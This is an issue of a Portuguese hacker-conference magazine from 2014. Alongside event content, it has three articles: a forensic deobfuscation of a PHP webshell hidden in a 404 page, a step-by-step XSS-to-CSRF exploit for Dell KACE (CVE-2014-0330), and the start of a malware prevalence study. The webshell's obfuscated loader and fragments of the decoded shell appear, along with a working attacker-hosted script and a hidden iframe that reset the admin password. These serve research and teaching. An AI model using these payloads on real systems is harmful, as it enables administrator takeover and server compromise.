André é mestre em computação com ênfase em redes de computadores. Em 2002 foi um dos criadores da distribuição GoboLinux. Trabalhou como desenvolvedor de kernel no Linux Technology Center da IBM por 5 anos. Atualmente trabalha na Wellcare Automação, desenvolvendo uma ampla gama de softwares embarcados.

O que você vai poder conferir na H2HC 2014!

Capture The Flag
Uma competição super divertida organizada pelo Facebook na área expo do evento com muitos prêmios.

H2HCBar
Patrocinado pela Antebellum o melhor bar de conferências estará regado de muito whisky e vodka e com um lounge super descontraído para jogar conversa fora.

Stands dos Patrocinadores
Localizados na área expo estarão cheios de tendências do mercado, brindes e muita diversão.

URC Renegados Cast
Batalhas de conhecimento super divertidas que acontecerão no auditório do H2HC University nos intervalos das palestras.

Loja H2HC
Você não pode deixar de ir, itens super exclusivos da H2HC, moletons, camisetas, copos, baralhos e muito mais.

Crachás em 3D

A Hackers to Hackers Conference chega a sua 11ª edição. E para essa edição, não menos importante que as outras, a conferência preparou algo especial: Em parceria com Fernando Leitão um dos pioneiros na área de impressora 3D no Brasil, criamos um crachá super especial! Para contar um pouco mais sobre esse crachá convidamos Fernando para nos contar um pouco sobre o processo de produção

H2HC Magazine: Fernando tudo bem? Primeiramente conte nos um pouco sobre sua carreira.

Fernando: Bom, eu sou o Fernando, mas tenho vários codinomes se assim podemos dizer. Alguns me chamam de Leitão, Fernandofei, minimio, e por ai vai. (risos). Estou para concluir a faculdade no próximo ano, estudei durante 2 anos em Portugal , tenho diversos certificações, não so no Brasil mas como no exterior. Eu atuo profissionalmente na área de TI, trabalhei em empresas como IBM,Tsystems, HP, atualmente trabalho na Alcatel Lucent.

H2HC Magazine: Conte nos um pouco da sua trajetória com as impressoras.

Fernando: Quando eu comecei a pesquisar, em 2011 aqui no Brasil quase não tinha informação, era algo muito novo, então eu tive que recorrer a fontes fora do Pais. Eu comprei as primeiras pecas no final de 2011, que foi quando comecei a montar a minha 1 impressora. Aos poucos fui aprimorando e comecei a imprimir as pecas para novas nas minhas próprias impressoras. Hoje eu tenho no meu laboratório caseiro 6 maquinas funcionando.

H2HC Magazine: E quando surgiu a ideia deste crachá em 3D?

Fernando: Em abril em uma conversa descontraída com os organizadores do evento, surgiu o assunto das impressoras e cogitamos a possibilidade de fazer os crachás. Foram semanas desenhando, fazendo teste ate encontrarmos um formato adequado que fosse legal e diferenciado. Então apos todo esse processo de escolha começamos a produção; foram meses de trabalho, ao todo foram 200 horas de maquina para produzir todos os crachás do evento.

H2HC Magazine: O que e mais legal nisso tudo para você?

Fernando: O crachá e super legal, depois pode ate ser utilizado como chaveiro. Tem bastante haver com a área. Não tem porque não gostar.

Desofuscando um *webshell* em PHP

POR RICARDO LOGAN

Ao ajudar um amigo em uma perícia sobre crimes virtuais em um servidor Web comprometido, nos deparamos com um código que nos deixou intrigados. O código estava ofuscado, então resolvemos desofuscar e ver do que se tratava. Foi então que chegamos a conclusão que era um *webshell* (*backdoor*) feito em PHP, escondido dentro do código de uma página de erro 404 (*Not Found*). O objetivo desse artigo é demonstrar como foi feita a desofuscação do *webshell*.

Um trecho do código encontrado na página de erro 404 pode ser visto no Código 1.

```
<?php # Web Shell by oRb
$auth_pass = "4d22d3163e3e5730e83366f85c1118b41"; //MD5 Encrypted password
$color = "#df5";
$default_action = 'FilesMan'; //Backdoor
$default_use_ajax = true;
$default_charset = 'Windows-1251';
preg_replace("/.*/e","\x65\x76\x61\x6C\x28\x67\x7A\x69\x6E\x66\x6C\x61\x74\x65\x28\x62
\x61\x73\x65\x36\x34\x5F\x64\x65\x63\x6F\x64\x65\x28'5b1pdxrHEjD82fec+x9aE24GYoQ
A2hJN6vv+H4XL9FdLFUEiippqKn6fwE=<cortado>'\x29\x29\x29\x3B","");?>
```

Código 1 – Trecho de código encontrado na página de erro 404. O código completo pode ser obtido em [1].

preg_replace é uma função que realiza busca e substituição utilizando expressão regular. Ressalta-se o uso da *flag* "e", que ocasionará a execução de código presente na *string*.

A *string* que potencialmente possui código malicioso está presente no segundo parâmetro da chamada da função *preg_replace* (Código 1). Nota-se que ela está ofuscada. Para fins didáticos, a *string* ofuscada foi dividida em 3 partes: a ideia é separar a utilização de representação hexadecimal (Partes 1 e 3) dos demais caracteres (Parte 3).

```
\x65\x76\x61\x6C\x28\x67\x7A\x69\x6E\x66\x6C\x61\x74\x65\x28
\x62\x61\x73\x65\x36\x34\x5F\x64\x65\x63\x6F\x64\x65\x28
```

Parte 1 – Primeira parte da *string* ofuscada.

```
'5b1pdxrHEjD82fec+x9aE24GYoQA2bkOEli2LNlybMnR4lV+yAADTDQwZGYQkh3996eqe
pnuWRCyk/uc97xyIkF3dXX1dizcsr7m<cortado>……+H4XL9FdLFUEiippqKn6fwE='
```

Parte 2 – Segunda parte da *string* ofuscada. Essa parte pode ser vista em sua totalidade em [2].

```
\x29\x29\x29\x3B
```

Parte 3 – Última parte da *string* ofuscada.

Olhando rapidamente para as Partes 1 e 3, aparentemente, nota-se a utilização de caracteres ASCII representados em hexadecimal. A fim de se obter os caracteres ASCII dessas duas partes, foi desenvolvido o programa analise.c, que pode ser observado no Código 2. A Listagem 1 ilustra a execução de tal programa.

```
#include <stdio.h>
main ()
{
   char *string1 = "\x65\x76\x61\x6C\x28\x67\x7A\x69\x6E\x66\x6C\x61\x74\x65\x28"
                   "\x62\x61\x73\x65\x36\x34\x5F\x64\x65\x63\x6F\x64\x65\x28";
   puts(string1);

   char *string3 = "\x29\x29\x29\x3B";
   puts(string3);
}
// No código acima utilizamos as variáveis (string1 e string3) do tipo char para receber o
conteúdo a ser decodificado e a função puts para exibir o conteúdo da string.
```

Código 2 – Programa analise.c.

```
#gcc analise.c -o analise
#./analise
eval(gzinflate(base64_decode(   → Resultado da String 1
)));                            → Resultado da String 3
```

Listagem 1 – Execução do programa analise.c nas Partes 1 e 3 da *string* ofuscada.[1].

Bingo! Observando os resultados obtidos na Listagem 1, podemos perceber que realmente as partes 1 e 3 tratam-se de caracteres ASCII representados em hexadecimal.
A primeira parte da *string* nada mais é do que uma chamada para as funções *eval, gzinflate* e *base64_decode*. Essas funções serão interpretadas em tempo de execução por causa do modificador "e", que pode ser observado na chamada da função *preg_replace* no Código 1.

Adicionalmente, ressalta-se que a segunda parte da *string* será submetida diretamente à função *base64_decode*, logo percebe-se que ela se trata de dados codificados com Base64.

A terceira parte da *string* ofuscada simplesmente fecha os parêntesis abertos pela primeira e encerra o comando PHP com um ";".

Até agora foi descoberto que a chamada a *preg_replace*, observada no Código 1, ocasionará a interpretação do código presente na Listagem 2.

```
eval(gzinflate(base64_decode( <Parte 2> )));
```

Listagem 2 – Código a ser interpretado como resultado da chamada a preg_replace observada no Código 1.

Observando a Listagem 2, nota-se claramente que a segunda parte da *string* é um parâmetro passado para a função *base64_decode*. Logo, essa parte é uma *string* com dados codificados em Base64. Desta forma, tem-se que o primeiro e último caracteres da Parte 2 são, simplesmente, indicadores para que o PHP interprete o resto dos dados dessa parte como *string*.

A fim de desobfuscar a segunda parte da *string*, foi desenvolvido o programa *analise2.php* (Código 3), cujo objetivo é desfazer as ações realizadas pelas funções presentes na Listagem 2.

```
<?php
$string2='5b1…<cortado>...pqKn6fwE=';
echo gzinflate(base64_decode($string2));
?>
```

Código 3 – Programa analise2.php.

A execução do programa analise2.php pode ser observada na Listagem 4.

```
# php analise2.php > webshellfinal.php
```

Listagem 4 – Execução do programa analise2.php.

Pronto! Agora basta abrir o arquivo *webshellfinal.php* para ver a *string* que estava ofuscada (Listagem 5).

Analisando a Listagem 2, percebe-se que o código presente na Listagem 5 é o que, de fato, será interpretado pelo PHP. Agora, fica a cargo do leitor estudar o funcionamento do *webshell*.

```
if(!empty($_SERVER['HTTP_USER_AGENT'])) {
    $userAgents = array("Google", "Slurp", "MSNBot", "ia_archiver", "Yandex", "Rambler");
    if(preg_match('/' . implode('|', $userAgents) . '/i', $_SERVER['HTTP_USER_AGENT'])) {
        header('HTTP/1.0 404 Not Found');
        exit;
    }
}
<cortado>

</form>";
    $freeSpace = @diskfreespace($GLOBALS['cwd']);
    $totalSpace = @disk_total_space($GLOBALS['cwd']);
    $totalSpace = $totalSpace?$totalSpace:1;
    $release = @php_uname('r');
    $kernel = @php_uname('s');
<cortado>
exit;
```

Listagem 5 – Segunda parte da *string* desofuscada.

NOTA DO EDITOR:

Durante o processo de revisão deste artigo, notou-se que alguns antivírus consideraram o documento .docx enviado pelo autor como infectado. Após alguns testes, ficou claro que o motivo de tal comportamento foi a presença das strings relativas aos códigos e listagens aqui presentes. Após alguns outros testes, obteve-se um resultado curioso:


1. O código presente em [1] foi submetido ao virustotal.com. Resultado: de 55 antivírus utilizados, 28 detectaram o arquivo como sendo malicioso.

2. Do código presente em [1], apenas uma modificação foi realizada: na linha do preg_replace(), a primeira representação hexadecimal (“\x65”) foi substituída pelo respectivo caractere (“e”). Utilizando o virustotal.com, somente 6 dos 55 antivírus detectaram o arquivo como sendo malicioso.

Fica uma sugestão de exercício aos leitores: utilizar o código presente em [1] e o site virustotal.com para estudar o comportamento dos antivírus.

Referências:

[1] Código completo. Disponível em: http://pastebin.com/GxNe5DhM. Acessado em: 07/09/2014.
[2] Parte 2 ofuscada. Disponível em: http://pastebin.com/501LVZa6. Acessado em: 07/09/2014.
[3] Parte 2 desofuscada. Disponível em http://pastebin.com/sAGqxJP9. Acessado em: 07/09/2014.



RICARDO LOGAN

Analista de segurança, formado em ciências da computação e pós-graduado em segurança da informação. Entusiasta em pesquisas sobre malware e testes de intrusão. Conhecimento em configuração, hardening e tunning em várias plataformas, tais como Windows, Linux, Cisco. Contribui para comunidade Slackware Brasil (Slackshow e Slackzine) e faz parte do Staff dos eventos H2HC, SlackwareShow e Bsides SP.

Criando um *Exploit* para a Falha CVE-2014-0330 no DELL KACE 1000

POR WILLIAM COSTA

1. Introdução

"O Dell KACE K1000 é um *appliance* de gestão de sistema, com a capacidade de controlar, proteger e atualizar *desktops* e servidores. Ele também fornece um *Service Des*k e apresenta *Asset Management*. O *appliance* inclui uma interface administrativa baseada em Web e portal do usuário." [1]. Essa solução é utilizada por centenas de empresas para gerenciamento de servidores e *desktop* em todo o mundo.

A aplicação do DELL KACE possui duas proteções contra ataques web com efeito sobre a vulnerabilidade discutida neste artigo: flag HttpOnly e token para Cross-Site Request Forgery. Ambas serão brevemente discutidas no decorrer do artigo.

Este artigo aborda a criação de um *exploit* para a exploração de uma vulnerabilidade de *Cross-Site-Scripting* (XSS) na versão v5.5.90545 do KACE, descoberta pelo autor deste artigo e corrigida pelo fabricante a partir da versão v5.5.90548, que recebeu o *Common Vulnerabilities and Exposures* (CVE) de número 2014-0330 [2]. O intuito deste artigo é demonstrar que, mesmo com essas proteções, ainda temos a possibilidade de explorar uma vulnerabilidade XSS.

2. XSS

Segundo [3], ataques *Cross-Site Scripting* (XSS) dizem respeito a um tipo de injeção em que *scripts* maliciosos são injetados de forma benigna em sites web confiáveis. Ataques de XSS ocorrem quando um atacante usa uma aplicação web para enviar código malicioso, geralmente na forma de um *script* do lado do navegador, para um usuário final diferente. Falhas que permitem que esses ataques tenham sucesso são muito difundidas e ocorrem quando uma aplicação web utiliza dados inseridos por usuários em seu *output*, sem validá-los ou codificá-los.

Ainda de acordo com [3], o XSS é subdivido em 3 categorias, Reflected, Stored e DOM Based. A seção 2.1 descreve brevemente o Reflected, pois é esse o tipo de XSS da vulnerabilidade discutida neste artigo. Se o leitor quiser conhecer os outros tipos ou obter mais informações sobre XSS, recomenda-se as referências [3], [4] e [5].

2.1 Reflected XSS

De acordo com [3], ataques de Reflected XSS são aqueles onde o *script* injetado se reflete para fora do servidor web, como em uma mensagem de erro, resultado de uma pesquisa ou qualquer outra resposta que inclua algumas ou todas as entrada enviadas ao servidor como parte do pedido. Ressalta-se ainda que nesse tipo de ataque XSS não há persistência.

3. Cross-Site Request Forgery (CSRF)

De acordo com [6], Cross-Site Request Forgery (CSRF) é um ataque onde a vítima é convencida a carregar uma página que contém um *request* malicioso. *Request* malicioso no sentido de que herda a identidade e os privilégios da vítima para executar uma função indesejada em seu nome, como alterar seu e-mail, endereço residencial, senha ou comprar alguma coisa. Ataques CSRF geralmente são realizados em funções que causam uma mudança de estado no servidor, mas também podem ser usados para acessar dados sensíveis.

Mais informações sobre CSRF podem ser encontradas na referência [6].

4. Proteções Presentes no KACE

Conforme mencionado na introdução do artigo, o KACE possui duas proteções contra ataques a aplicações Web com efeito sobre vulnerabilidades de XSS.

A primeira proteção é a flag HttpOnly do cookie [7], utilizada para informar ao *Browser* para não permitir que o conteúdo do cookie seja acessado via script do lado cliente como, por exemplo, *javascript*. Desta forma, impede-se que um atacante, através de uma vulnerabilidade de XSS, tenha acesso ao conteúdo do *cookie* através de *scripts* do lado cliente. Mais informações podem ser encontradas na referência [7].

O *Token* para CSRF é a segunda proteção utilizada pelo KACE. De acordo com [8], o Token CSRF consiste na geração de *tokens* aleatórios associados à sessão atual do usuário. Esses *tokens* são então inseridos nos formulários HTML e links relativos a operações sensíveis no lado do servidor. Quando o usuário deseja invocar estas operações sensíveis, a solicitação HTTP deve incluir esse *token*; é então responsabilidade da aplicação no servidor verificar que o *token* existe e está correto. Essa mesma referência [8] pode ser utilizada para obter mais informações a respeito dessa proteção.

5. Vulnerabilidade

Devido ao fato de eu não possuir o código da aplicação KACE, esse artigo utilizará uma abordagem "black box".
A vulnerabilidade ocorre na variável **ID (HTTP GET)**, enviada ao Kace através da página de administração de

usuários (mais especificamente no arquivo adminui/user.php). Essa variável é utilizada para especificar o usuário cujo perfil será administrado. O *exploit* desse artigo visa utilizar essa falha para alterar a senha do usuário administrador, fazendo com que o atacante possa se autenticar como tal no KACE.

Neste artigo, utiliza-se o ID 10 pois, no ambiente testado, tal valor representa o usuário administrador. Porém, para realizar a alteração de senha de outros usuários, basta alterar tal valor.
Exemplo de URL que acessa o arquivo PHP vulnerável utilizando a variável ID: *https://dell.kace.teste.com/adminui/user.php?ID=10*

Após acessar tal URL e observar o código HTML devolvido ao usuário, nota-se que o conteúdo da variável ID foi utilizado na definição de um *hyperlink*:

Show All History

Vamos alterar a URL acessada inserindo uma *tag* de rasur ar (<s>):
*https://dell.kace.teste.com/adminui/user.php?ID=**10<s>***

Acessando essa nova URL, nota-se que o conteúdo da variável ID, incluindo a *tag* HTML <s>, foi utilizado no link devolvido ao navegador do usuário sem nenhum tipo de alteração:

*<a href="history_log.php?HISTORY_TYPE=OBJECT&TYPE_NAME=USER&TYPE_ID=**10<s>**&NAME=admin&SHOW_ALL=1" onclick='logPopup(this); return false;'>Show All History</*

Repare que a *tag* HTML <s> não será interpretada como tal pelo navegador pois ela faz parte da URL de destino do *link*. Para que essa *tag* seja interpretada pelo navegador, é necessário realizar 2 alterações na URL: (1) inserir uma aspas dupla para fechar a definição do destino do *hyperlink*; e (2) sinalizar o fim do *hyperlink*. Logo, nosa nova URL fica assim:
*https://dell.kace.teste.com/adminui/user.php?ID=10**"><s>***

Acessando a nova URL e extraindo novamente o HTML devolvido ao *browser*, temos:

*<s>**&NAME=admin&SHOW_ALL=1" onclick='logPopup(this); return false;'>Show All History*

Como podemos ver, a aplicação não tratou nenhum dos caracteres especiais que inserimos até o momento.

A partir dessas informações, podemos testar a inserção de um simples *alert* do *javascript* através da seguinte URL:

*https://dell.kace.teste.com/adminui/user.php?ID=10**"><script>alert("H2HC");</script>***

Novamente, executando e extraindo o trecho da *tag* <a> da página retornada ao navegador, temos:

*<script>alert("H2HC");</script>**&NAME=admin&SHOW_ALL=1" onclick='logPopup(this); return false;'>Show All History*

Mas dessa vez temos uma caixa de *alert* com o texto "H2HC" no nosso *browser*, como observado na Imagem 1.




Imagem 1 - *Javascript Alert*

6. Exploração

Conforme mencionado anteriormente, a vulnerabilidade ocorre na parte da aplicação responsável pela administração dos usuários que terão acesso ao console do KACE, mais especificamente através da variável ID. Nesta parte da aplicação temos a opção de alteração da senha do usuário especificado por ID, como mostra a Imagem 2.

Imagem 2 - Campos de alteração de senha do usuário *admin*.

Repare que, para trocar a senha, não é necessário inserir a senha atual.

Listando as informações que descobrimos até o momento:

1- Podemos inserir códigos de *javascript* através da variável ID da URL
2- Na página onde ocorre a inserção do nosso código, temos os campos para alterar a senha do usuário, operação esta que é realizada sem a solicitação da senha atual.
3- Para a proteção do *cookie*, a aplicação utiliza a Flag HttpOnly.
4- A aplicação utiliza o *Token* para proteção contra ataques CSRF.

Tendo mapeado o ambiente, podemos trabalhar no *exploit* cujo alvo é o administrador do KACE. Criaremos uma URL maliciosa que explorará o XSS para inserir um código *javascript*. Esse código *javascript* irá realizar um ataque CSRF (logo, o administrador precisa estar logado na aplicação web vulnerável) que alterará a senha do administrador: isso é possível pois o processo de alteração de senha não pede a senha antiga.

Vale lembrar que precisamos nos certificar de bypassar as proteções do KACE mencionadas anteriormente.

Como o XSS é utilizado para lançar um ataque de CSRF, não estamos manipulando *cookies* diretamente através do *javascript*. Logo, a proteção provida pela flag HttpOnly não será

uma barreira.

O *token* CSRF cria uma barreira para nosso ataque: não podemos replicar o formulário de alteração de senha pois não conhecemos o *token*, que é um valor aleatório. A solução adotada será utilizar o XSS para lançar um *javascript* que simule o administrador inserindo a nova senha e clicando no botão *submit*. Desta forma, não precisamos nos preocupar com o *token*.

Com isso em mente, podemos iniciar a construção do nosso *exploit*. Mas antes, alguns pré-requisitos:

- Conhecer o IP e a porta da console de administração do KACE. Esses dados serão utilizados para a construção da URL maliciosa.

- Acesso a um servidor web acessível através da máquina do administrador para hospedar o nosso *exploit*. A URL maliciosa não será enviada diretamente ao administrador: será enviada uma outra URL, hospedada nesse servidor web, com o intuito de não deixar o ataque tão visível ao administrador.

- O administrador precisa estar logado na console do KACE e acessar o link enviado pelo atacante.

Na codificação do *exploit*, alguns endereços IP são utilizados. A fim de deixar o cenário mais claro ao leitor, a Imagem 3 ilustra a topologia de rede utilizada no ataque.




Imagem 3 - Ilustração da topologia do ataque

Agora sim podemos iniciar a construção do *exploit* propriamente dito. Vamos iniciar pela URL maliciosa que será responsável pelo envio do *exploit*:

*https://192.168.1.1/adminui/user.php?ID=10**"><script src="https://192.168.1.2/kace.js"></script>***

Dois detalhes podem ser observados na URL maliciosa.

O primeiro é que, conforme mencionado anteriormente, o sistema permite a alteração da senha do usuário especificado pela variável ID, mas o conteúdo da mesma, na URL maliciosa, não representa um usuário válido devido aos caracteres adicionados para o ataque XSS. Os testes realizados indicaram que, para IDs inválidos, o sistema não exibe a tela com os campos para alteração de senha. No entanto, a variável ID, da forma como aparece na URL maliciosa, não é considerada como inválida pelo KACE: o número 10 é utilizado e todo o resto da *string* é ignorado.

O segundo detalhe é que, como pode ser observado na URL, o XSS irá ocasionar com que o navegador do alvo execute o *script* kace.js, hospedado no servidor web controlado pelo atacante e acessível pelo administrador. O conteúdo do kace.js é:

```
function append(kace) {
document.getElementsByName('FARRAY[PASSWORD]')[0].value = "123456";
document.getElementsByName('FARRAY[PASSWORD_CONFIRM]')[0].value = "123456";
document.UserForm.submit();
}
setTimeout("append(\"timeout\")", 1000);
```

Vamos discutir linha a linha:

- Na primeira linha, declaramos a *function append(kace)*.

- As duas próximas linhas localizam os campos de senha (PASSWORD e PASSWORD_CONFIRM) e inserem neles o valor "123456" (a nova senha que será definida pelo *exploit*).

- A quarta linha é responsável por realizar um *submit* como se o usuário legítimo clicasse em *save*. Isso realizará a troca da senha do administrador para os novos valores inseridos nos campos de senha, ou seja, "123456".

- E em nossa última linha está o segredo do código. Como o código que inserimos fica acima dos campos de senha e o *browser* executa o *script* assim que ele é referenciado, isso faz com que o *exploit*, sem essa última linha, não funcione. Habilitando o *debug* do navegador e executando o *exploit* sem essa linha, temos a informação que a variável do objeto *document.getElementsByName* não pode ser "*undefined*". O que ocorre é que o *exploit* é executado antes do restante do código ser carregado pelo navegador, ou seja, os campos de senha ainda não foram criados no momento em que o *browser* executa o *script*. Portanto, essa linha é responsável por aguardar 1 segundo (1000 milissegundos) antes de executar o código *javascript*, permitindo assim o carregamento total da página (incluindo o formulário de alteração de senha) antes da execução do *script*.

Com o nosso *exploit* pronto, podemos criar uma página no servidor web controlado pelo atacante e acessível pelo administrador para que, quando nosso alvo (administrador) acessar, ele seja explorado. Essa página é codificada pelo arquivo seguro.html, cujo conteúdo é:

```
<html>
<body>
<h1> Site Seguro</h1>
<iframe src='https://192.168.1.1/adminui/user.php?ID=10"></a><script src="https://192.168.1.2/kace.js"></script>' width="1" height="1" frameborder="0"></iframe>
</body>
</html>
```

Poderíamos ter enviado a URL maliciosa diretamente ao administrador, mas isso poderia gerar suspeitas. Por isso foi criada uma página utilizando <iframe> que executa o *exploit*.

Vale lembrar que os arquivos kace.js e seguro.html necessitam estar no servidor web controlado pelo atacante e acessível pelo administrador (IP 192.168.1.2).

Por fim, basta enviar o link para acesso da página seguro.html (no nosso caso, https://192.168.1.2/seguro.html) ao administrador e aguardar que ele faça o acesso ao mesmo tempo que estiver "logado" na aplicação. O resultado é que sua senha será alterada para "123456".

7. Conclusão

Mesmo com as proteções trazidas pela *flag* HttpOnly e pelo *Token* CSRF, ainda é possível a exploração da vulnerabilidade XSS no KACE vulnerável.

O *exploit* descrito neste artigo foi testado nos *browsers* Chorme (versão 35.0.1916.153), Internet Explorer (versão 9.0.8112.16421) e Firefox (versão 30.0), utilizando as configurações *default*. O Chorme e o Internet Explorer bloquearam o ataque devido às suas proteções de XSS. O Firefox mostrou-se vulnerável ao ataque. Portanto, se o alvo utilizar o Chrome ou o Internet Explorer recentes, é necessário que suas proteções de XSS estejam desativadas para o ataque funcionar.

Referências

[1] DELL. Dell Response to Vulnerability Notes Database Vulnerability Note VU#813382. Acesso em: 30/06/2014. Disponível em: < http://www.kace.com/br/support/resources/kb/solutiondetail?sol=SOL120154>

[2] CVE. About CVE. Acesso em: 30/06/2014. Disponível em: < http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-0330>

[3] OWASP. Cross-site Scripting (XSS). Acesso em: 30/06/2014. Disponível em: < https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)>


[4] OWASP. Types of Cross-Site Scripting. Acesso em 28/08/2014. Disponível em: https://www.owasp.org/index.php/Types_of_Cross-Site_Scripting

[5] Shema Mike. Hacking Web Apps. Syngress.

[6] OWASP. Cross-Site Request Forgery (CSRF). Acesso em: 30/06/2014. Disponível em:https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)

[7] Microsoft. Mitigating Cross-site Scripting With HTTP-only Cookies. Acesso em: 30/06/2014. Disponível em:<http://msdn.microsoft.com/pt-br/library/ms533046.aspx>

[8] OWASP. Cross-Site Request Forgery (CSRF) Prevention Cheat Sheet. Acesso em: 30/06/2014. Disponível em:<https://www.owasp.org/index.php/Cross-Site_Request_Forgery_%28CSRF%29_Prevention_Cheat_Sheet>



WILLIAM COSTA

William Costa trabalha com Tecnologia há 12 anos dos quais 7 foram dedicados a Segurança da Informação, atua como Coordenador/Consultor Sênior na TRTEC (www.trtec.com.br), é Instrutor em treinamentos de soluções de segurança para redes (firewall, IPS, filtro de conteúdo web.) e Pesquisador de Segurança nas horas vagas. Durante suas pesquisas, encontrou vulnerabilidades em consoles web de grandes players como Symantec, Cisco, Sonicwall, F-secure entre outros. Se formou em Tecnólogo em Redes de Computadores pela Faculdade Sumaré. Já apresentou palestras na LACSEC, BsidesSP, CSM, TDC, SecureBrasil.

Características Prevalentes em Malware Modernos

POR RODRIGO RUBIRA BRANCO E GABRIEL NEGREIRA BARBOSA

Reconhece-se amplamente que *malware* é uma ameaça crescente, com centenas de milhares de novas amostras sendo reportadas a cada dia. A análise dessas amostras de *malware* precisa lidar com essa significativa quantidade, mas também com suas capacidades defensivas. Autores de *malware* utilizam diversas técnicas de evasão para fortificar suas criações contra análises precisas. As técnicas de evasão focam em atrapalhar tentativas de *disassembly*, *debugging* ou análise em ambientes virtualizados.

Dois anos atrás, em 2012, os autores deste artigo apresentaram na Black Hat USA, juntamente com outros pesquisadores, diversas técnicas de anti-engenharia reversa que os *malware* utilizavam. Para cada técnica, foi documentado como ela funcionava, criado um algoritmo para detectar sua utilização e provido estatísticas de prevalência em aproximadamente 4 milhões de *samples*. Também foram providos códigos de prova de conceito totalmente funcionais para cada uma das técnicas (C ou *Assembly*). A expectativa era que as idéias apresentadas (provadas com números de prevalência) fossem utilizadas na prática para melhorar significativamente a cobertura das prevenções de *malware*. Enquanto isso, foram melhorados os algoritmos de detecção, corrigidos *bugs* e a pesquisa foi expandida para mais de 12 milhões de amostras.

Neste trabalho, será demonstrada a prevalência de mais de 50 características não defensivas encontradas em *malware* moderno. Adicionalmente, a pesquisa anterior foi extendida para demonstrar o que os *malware* fazem quando detectam que estão sendo analisados. Os resultados ajudarão empresas e pesquisadores ao redor do mundo a focarem suas atenções em fazer suas ferramentas e processos tornarem-se mais eficientes para rapidamente evitar as contra-medidas de autores de *malware*.

Primeiro do seu tipo, um catálogo abrangente de características de *malware* foi compilado pelos autores deste artigo pesquisando-se técnicas empregadas por *malware*. Nesse processo, novas detecções foram propostas e desenvolvidas.

1. Introdução

Este artigo é complementar a apresentação realizada no evento Black Hat em 2014. O objetivo do mesmo é descrever a pesquisa realizada, detalhando a metodologia, justificando os pontos analisados e apresentando os números coletados, bem como o entendimento do que os mesmos indicam.

A pesquisa foi realizada independentemente do trabalho dos pesquisadores envolvidos, utilizando recursos e financiamento próprios para aquisição dos equipamentos utilizados, conexões com a internet e processamento dos dados.

O mesmo foi dividido em 3 grandes seções (fora a introdução) assim organizadas: **Metodologia**, onde descreve-se o processo de coleta dos *malware*, elementos escolhidos, capacidades e limitações da pesquisa. **Números**, parte essa que descreve os valores encontrados com explicações dos significados. E, enfim, **Futuro**, dedicado aos limites da pesquisa e às áreas de potenciais impactos a serem consideradas.

1.1. Motivação

Centenas de milhares de novos arquivos maliciosos (do inglês *Malware*) são lançados diariamente [1]. Apesar disso, dados de prevalência (características comuns entre os mesmos) apenas demonstram alguns milhares ou no máximo milhão (não milhões) de artefatos analisados.

Frequentemente nesta área, pesquisadores de empresas utilizam termos como "muitos" e "diversos" ao invés de X%, demonstrando uma entre duas possibilidades: Ou tais valores não são coletados e portanto não são considerados nas decisões técnicas tomadas pelas empresas, ou os mesmos são considerados diferenciais competitivos e portanto não temos como avaliar se tais decisões têm sentido, ou até mesmo se elas são coerentes entre empresas (as metodologias de coleta são diferentes e não demonstradas, impossibilitando a comparação), dificultando uma análise justa do potencial defensivo das mesmas.

Diversas técnicas também são discutidas por pesquisadores para demonstrar o quão avançados são os artefatos detectados, mas números relativos a frequência das mesmas nunca são apresentados.

As pesquisas realizadas dentro das empresas de segurança demandam resultados, dificultando desta forma o compartilhamento de experiências negativas (elementos que não funcionaram) bem como idéias potencialmente inovadoras, mas com praticalidade duvidosa: a demanda por resultados força os pesquisadores a focarem em elementos que certamente geram resultados, dificultando assim a inovação. Aliado a isso, a academia fica isolada e impossibilitada de colaborar com a área, dada as dificuldades de acesso aos artefatos maliciosos (não facilmente obtidos em quantidades significantes) ou de obtenção de capacidade computacional para testes.

Esta pesquisa visa solucionar estes desafios provendo

dados de prevalência para 8 milhões de programas maliciosos, complementando a pesquisa lançada na Black Hat em 2012 [2] pelos mesmos autores, que demonstrou uma arquitetura capaz de analisar milhões de samples e divulgou prevalência de técnicas defensivas em 4 milhões de *malware*. Adicionalmente, os autores procuraram descrever como é possível para a academia e pesquisadores independentes colaborarem com a área mesmo sem acesso aos elementos complexos da arquitetura demonstrada em 2012, apenas coletando/analisando amostras públicas.

2. Metodologia

Esta pesquisa analisa características de binários PE (*Portable Executable*) [3] de 32 bits conhecidamente maliciosos. A existência de quaisquer destas características em um executável qualquer não necessariamente indica que o mesmo seja malicioso. Na seção **Futuro** deste artigo são explicados trabalhos adicionais que devem ser realizados para uma expansão desta pesquisa para uso em prevenção.

2.1 Decisões de Projeto e Números

Uma das principais mudanças para a pesquisa de 2014, se comparada com a de 2012, foi a simplificação do ambiente de análise. Não foi utilizado nenhum algoritmo de *scheduling* [4] proposto anteriormente pelos autores. Também não foram utilizados ambientes especiais de execução, apenas *scripts* que analisavam individualmente cada característica de interesse e salvavam os resultados em um arquivo texto pra cada binário analisado. Tais saídas tiveram então de ser processadas (o código responsável pelo processamento das saídas será referenciado como *parser* neste artigo) para que os resultados fossem contabilizados.

Uma das limitações que esta simplificação adicionou foi a perda de informações combinadas (por exemplo, quantos *malware* apresentam a técnica 1 e a técnica 2?). Porém, tais dados ainda são possíveis, mas um *parser* específico precisa ser escrito para CADA informação combinada que se deseja coletar ou os *parsers* precisam ser alterados para armazenar os dados em um banco de dados.

